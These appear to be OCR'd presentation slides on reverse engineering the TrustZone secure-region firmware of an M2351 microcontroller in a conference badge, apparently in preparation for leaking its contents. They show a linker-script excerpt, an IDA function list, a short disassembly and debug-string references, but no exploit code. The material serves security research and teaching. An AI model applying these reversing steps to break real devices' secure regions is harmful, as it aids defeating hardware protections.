Exploiting badge

- 25 mins
- Secure_dump.bin
- time ./leak.py: 21:26.34 total

Secure Region Firmware Reversing

Reversing Secure Region Binary

- MCU: M2351ZIAAE
- Documents, datasheet
- Flash structure
- M2351 TrustZone example code
  - Part of source code
  - .ld
  - Makefile


Reversing Secure Region Binary

- Compile example code
- readelf -s
- .ld

```
000001d8     0 NOTYPE  GLOBAL DEFAULT    4 __Vectors_End
```

```
SECTIONS
{
    .text :
    {
        KEEP(*(.vectors))
        __Vectors_End = .;
        __Vectors_Size = __Vectors_End - __Vectors;
        __end__ = .;

        *(.text*)

        /* .ctors */
        *crtbegin.o(.ctors)
        *crtbegin?.o(.ctors)
        *(EXCLUDE_FILE(*crtend?.o *crtend.o) .ctors)
        *(SORT(.ctors.*))
        *(.ctors)

        /* .dtors */
```

Reversing Secure Region Binary



Library function   Regular function   Instruction   Data   Unexplored   External symbol

Functions window | IDA View-A | Hex View-1 | Structures | Enums | Imports | Exports

Function name


```
sub_0
sub_1D8
sub_1FC
sub_2A8
sub_2E8
sub_3C4
sub_40C
sub_448
sub_47C
sub_4B0
sub_620
sub_758
sub_800
sub_A2C
sub_C48
sub_CA0
sub_F2C
sub_117C
sub_1238
sub_1380
sub_14FC
sub_15A4
sub_1678
sub_1698
sub_16E0
sub_1724
sub_1958
sub_1974
sub_19D0
sub_19F8
sub_1A14
sub_1A4C
sub_1A88
sub_1BBA
sub_1BDA
```

```
ROM:000001D8
ROM:000001D8 ; =============== S U B R O U T I N E =======================================
ROM:000001D8
ROM:000001D8
ROM:000001D8 sub_1D8
ROM:000001D8                 PUSH            {R4,LR}
ROM:000001DA                 LDR             R4, =byte_20002ABC
ROM:000001DC                 LDRB            R3, [R4]
ROM:000001DE                 CBNZ            R3, locret_1EE
ROM:000001E0                 LDR             R3, =0
ROM:000001E2                 CBZ             R3, loc_1EA
ROM:000001E4                 LDR             R0, =unk_10020
ROM:000001E6                 B               loc_1EA
ROM:000001E6 ; ---------------------------------------------------------------------------
ROM:000001E8                 DCB    0
ROM:000001E9                 DCB 0xBF
ROM:000001EA ; ---------------------------------------------------------------------------
ROM:000001EA
ROM:000001EA loc_1EA                                     ; CODE XREF: sub_1D8+A↑j
ROM:000001EA                                             ; sub_1D8+E↑j
ROM:000001EA                 MOVS            R3, #1
ROM:000001EC                 STRB            R3, [R4]
ROM:000001EE
ROM:000001EE locret_1EE                                  ; CODE XREF: sub_1D8+6↑j
ROM:000001EE                 POP             {R4,PC}
ROM:000001EE ; End of function sub_1D8
ROM:000001EE
ROM:000001EE ; ---------------------------------------------------------------------------
ROM:000001F0 off_1F0         DCD byte_20002ABC       ; DATA XREF: sub_1D8+2↑r
ROM:000001F4 dword_1F4       DCD 0                   ; DATA XREF: sub_1D8+8↑r
ROM:000001F8 off_1F8         DCD unk_10020           ; DATA XREF: sub_1D8+C↑r
ROM:000001FC
ROM:000001FC ; =============== S U B R O U T I N E =======================================
ROM:000001FC
ROM:000001FC
ROM:000001FC sub_1FC
```

000001D8 000001D8: sub_1D8 (Synchronized with Hex View-1)

Reversing Secure Region Binary


- Debug messages
- String references
- Target secure function



ROM:0000F...	00000018	C	[Secure]Clear Lock Reg!
ROM:0000F...	00000015	C	[Secure]Erase Failed
ROM:0000F...	0000001D	C	[Secure]Lock Reg = [0x%08x]\n
ROM:0000F...	00000011	C	writerecord: %d\n
ROM:0000F...	0000000D	C	Erase Failed
ROM:0000F...	00000021	C	[Secure]System core clock = %d.\n
ROM:0000F...	00000017	C	[Secure]Clear History!
ROM:0000F...	00000014	C	[Secure]Success!!!!
